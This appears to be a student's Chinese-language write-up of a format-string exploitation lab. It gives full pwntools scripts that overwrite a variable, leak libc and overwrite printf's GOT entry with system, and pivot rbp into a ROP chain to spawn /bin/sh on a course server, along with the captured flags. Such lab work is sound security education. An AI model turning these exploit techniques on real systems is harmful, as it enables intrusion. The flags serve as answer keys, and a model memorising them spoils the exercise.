lab02-格式化字符串漏洞

Task1

> 请阅读 fsb1.c 的内容，在本地和远程服务上完成攻击（要求getshell）。远程服务暴露在：
> ip： 8.154.20.109 ， port： 10300

```
~/SSecAnyaZJU/lab-02/fsb master*
❯ echo "AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p" | ./fsb1
address of x is: 0x7ffd05b7a4f8
AAAAAAAA0x7ffd05b7a500.0x80.0x7f5cda7a17e2.0x20.0x7ffd05b7825c.(nil).0xbeaf.0x4141414141414141
```

```
❯ echo "AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p" | ./fsb1
address of x is: 0x7ffd05b7a4f8
AAAAAAAA0x7ffd05b7a500.0x80.0x7f5cda7a17e2.0x20.0x7ffd05b7825c.(nil).0xbeaf.0x4141414141414141
```

得到 `%7$p` 为 0xbeaf，根据 `fsb1.c` ，只需要修改 x 的值使它不等于 0xbeaf 即可。

构造 payload：

```
测试时的布局：
[1] [2] [3] [4] [5] [6] [7:0xbeaf] [8:AAAAAAAA]

payload的布局：

格式化字符串部分 | 填充部分      | 地址部分
"%1c%9$hn\x00"  | \x00\x00... | x_addr
```

代码实现：

```python
from pwn import *

context.log_level = 'debug'
context.arch = 'amd64'

DEBUG = 1
REMOTE = 1

if REMOTE:
    p = remote("8.154.20.109", 10300)
    p.recvuntil(b"Please input your StudentID:\n")
    p.sendline(b"3220103784")
else:
    p = process("./fsb1")

p.recvuntil(b'address of x is: ')
x_addr = eval(p.recvline().strip().decode())

log.success("get address successfully: x_addr = %x", x_addr)

# write x_addr to the 9th parameter of printf
payload = ""
payload += "%1c"
payload += "%9$hn" # 9 is the index of x_addr in the stack
payload = payload.encode().ljust(8, b'0') # padding
payload += p64(x_addr) # the address of x

p.sendline(payload)
p.interactive()
```

本地测试通过：

```
\xf0\xe8`z\x95\xff\x7f[BINGO]
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x8f bytes:
    b'Makefile  bonus.c  demo.c      fsb1    fsb2    leak_var.txt  my_exp1.py\n'
    b'bonus\t  demo\t   example.py  fsb1.c  fsb2.c  libc.so\t     write_var.txt\n'
Makefile  bonus.c  demo.c      fsb1    fsb2    leak_var.txt  my_exp1.py
bonus     demo     example.py  fsb1.c  fsb2.c  libc.so       write_var.txt
$
```

远程测试通过，得到 flag：`ssec2024{f0rmat_0v3rr1d3_succ3ss|162130ce}`

```
00000420  20 20 e2 95  9a e2 95 90  e2 95 9d 20  20 20 e2 95  |  ..... ...  |
00000430  9a e2 95 90  e2 95 90 e2  95 90 e2 95  90 e2 95 90  |................|
00000440  e2 95 90 e2  95 9d 20 0a  5b 20 74 69  6d 65 73 74  |...... .[ timest|
00000450  61 6d 70 20  5d 20 54 75  65 20 4f 63  74 20 32 39  |amp ] Tue Oct 29|
00000460  20 30 32 3a  35 33 3a 31  31 20 32 30  32 34 0a 59  | 02:53:11 2024.Y|
00000470  6f 75 20 66  6c 61 67 3a  20 73 73 65  63 32 30 32  |ou flag: ssec202|
00000480  34 7b 66 30  72 6d 61 74  5f 30 76 33  72 72 31 64  |4{f0rmat_0v3rr1d|
00000490  33 5f 73 75  63 63 33 73  73 7c 31 36  32 31 33 30  |3_succ3ss|16130|
000004a0  63 65 7d 0a                                        |ce}.|
000004a4
```


```
[ timestamp ] Tue Oct 29 02:53:11 2024
You flag: ssec2024{f0rmat_0v3rr1d3_succ3ss|162130ce}
$
```

Task2

> 请阅读 fsb2.c 的内容，在本地和远程服务上完成攻击（要求getshell）。远程服务暴露在： `ip: 8.154.20.109 , port: 10301`
> 攻击步骤：
> 通过泄露 libc 函数来确定 libc 加载的虚拟地址，并通过计算拿到 system 的地址；
> 覆盖 printf 的 GOT 表为 system；
> 调用 print 以触发 system 从而 getshell。
> 你可以通过学习 pwntools中fmtstr 库的相关API来简化攻击流程。

攻击思路：

1. 泄露printf的地址：
   构造一个格式化字符串，并在之后紧跟着 printf 的 GOT 地址来泄露 printf 函数在内存中的实际地址。
   利用泄露出的地址，推算libc基地址。
2. 计算system函数的地址：
   通过泄露出的 printf 地址减去 printf 在 libc 中的偏移量，即可获得 libc 的基地址。
   结合 system 在 lib 中的偏移量，可以计算出 system 的实际地址。构造格式化字符串，覆盖 GOT 表。
3. 触发system函数：
   覆盖完成后，通过再次调用 printf，输入 `"/bin/sh"`，使得程序调用 `system("/bin/sh")`，从而获取 shell。

```
❯ echo "AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p" | ./fsb2
AAAAAAAA0x7ffc9b057900.0x100.0x7fa107c667e2.0x7fa107d6df10.0x7fa107d8c040.0x4141414141414141.0x70252e70252e7025.0x252e70252e70252e
```

得到 offset 为 6.

1. 泄露printf的地址：

```
libc = ELF("./libc.so")
elf = ELF("./fsb2")
printf_got = elf.got["printf"]
offset = 6

payload = ""
payload += "%7$s"
payload = payload.encode().ljust(8, b'0') # padding
payload += p64(printf_got) # the address of printf
```


2. 计算system函数的地址, 构造格式化字符串，覆盖GOT表:

```
printf_addr = u64(p.recv(6).ljust(8, b"\x00"))
system_addr = printf_addr - (libc.symbols["printf"] - libc.symbols["system"])
if DEBUG:
    log.info(f"printf_addr = {hex(printf_addr)}")
    log.info(f"system_addr = {hex(system_addr)}")
payload = fmtstr_payload(offset, {printf_got: system_addr}, write_size="short")
info(f"payload = {payload}")
```


3. 触发system函数:

```
p.send(payload)
p.send(b"/bin/sh\0")
p.interactive()
```

本地测试通过:



远程测试通过，得到 flag: `ssec2024{g0t_0v3rrid3_2_sh3ll|66f9f180}`



bonus

> 请阅读 bonus.c 的内容，在本地和远程服务上完成攻击（要求getshell）。远程服务暴露在： `ip: 8.154.20.109 , port: 10302`
> 提示：
> 本题目中字符串不再位于栈上，无法利用之前的方法覆盖任意地址的内存。但栈上一些敏感内存仍然可以被覆盖，比如函数执行 push rbp 保存的rbp 寄存器。

攻击思路：

1. 利用格式化字符串漏洞重写 rbp 地址。
2. 通过 ROP 构造跳转链，最终调用 `system("/bin/sh")` 获取 shell。

代码实现：

1. 同上述解法，得到 offset 为 8，从 elf 文件中获取相关地址，使用 find_gadget 找到 ret 和 pop rdi 的地址。

```
elf = ELF("./bonus")
libc = ELF("./libc.so")
system = elf.symbols["system"]
buffer = elf.symbols["buffer"]
offset = 8
rop = ROP(elf)
ret =  rop.find_gadget(['ret'])[0]
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
```

2. 构造 payload 的前半部分，覆盖 rbp 为 buffer 的地址。

```
p.sendline("dummy input")

payload = ""
length = 0x40
payload += "%{}c%{}$lln".format(buffer + length, offset)
payload = payload.encode().ljust(length, b"\x00")
payload += b"Anya" * 2
```

3. 构造 payload 的后半部分，使用 ROP 调用 system("/bin/sh")。

```
payload += p64(pop_rdi)
payload += p64(buffer + 2 * length)
rop.raw(system)
payload += p64(ret)
payload += rop.chain()
payload = payload.ljust(2 * length, b"\x00")
payload += b"/bin/sh\x00"
```

4. 发送 payload，获取 shell。

```
p.sendline(payload)
p.interactive()
```

本地测试通过：

```
[DEBUG] Received 0xaf bytes:
    b'Makefile  demo\t      exp_bonus.py  fsb2\t  libc.so     write_var.txt\n'
    b'bonus\t  demo.c      fsb1\t    fsb2.c\t  my_exp1.py\n'
    b'bonus.c   example.py  fsb1.c\t    leak_var.txt  my_exp2.py\n'
Makefile  demo        exp_bonus.py  fsb2          libc.so     write_var.txt
bonus     demo.c      fsb1          fsb2.c        my_exp1.py
bonus.c   example.py  fsb1.c        leak_var.txt  my_exp2.py
$
Ubuntu  master*  0 0 0   Ln 7, Col 11  Spaces: 4  UTF-8  LF  {} Python  3.10.12 ('ctfvenv': venv)
```

远程测试通过，得到 flag: `ssec2024{Format_String_Exploits_Are_Powerful|d40ea8a2}`

```
00000430  9a e2 95 90  e2 95 90 e2  95 90 e2 95  90 e2 95 90  |····|····|····|····|
00000440  e2 95 90 e2  95 9d 20 0a  5b 20 74 69  6d 65 73 74  |····|·· ·|[ ti|mest|
00000450  61 6d 70 20  5d 20 54 75  65 20 4e 6f  76 20 31 39  |amp |] Tu|e No|v 19|
00000460  20 30 36 3a  34 30 3a 31  32 20 32 30  32 34 0a 59  | 06:|40:1|2 20|24·Y|
00000470  6f 75 20 66  6c 61 67 3a  20 73 73 65  63 32 30 32  |ou f|lag:| sse|c202|
00000480  34 7b 46 6f  72 6d 61 74  5f 53 74 72  69 6e 67 5f  |4{Fo|rmat|_Str|ing_|
00000490  45 78 70 6c  6f 69 74 73  5f 41 72 65  5f 50 6f 77  |Expl|oits|_Are|_Pow|
000004a0  65 72 66 75  6c 7c 64 34  30 65 61 38  61 32 7d 0a  |erfu|l|d4|0ea8|a2}·|
000004b0
```


```
[ timestamp ] Tue Nov 19 06:40:12 2024
You flag: ssec2024{Format_String_Exploits_Are_Powerful|d40ea8a2}
$
```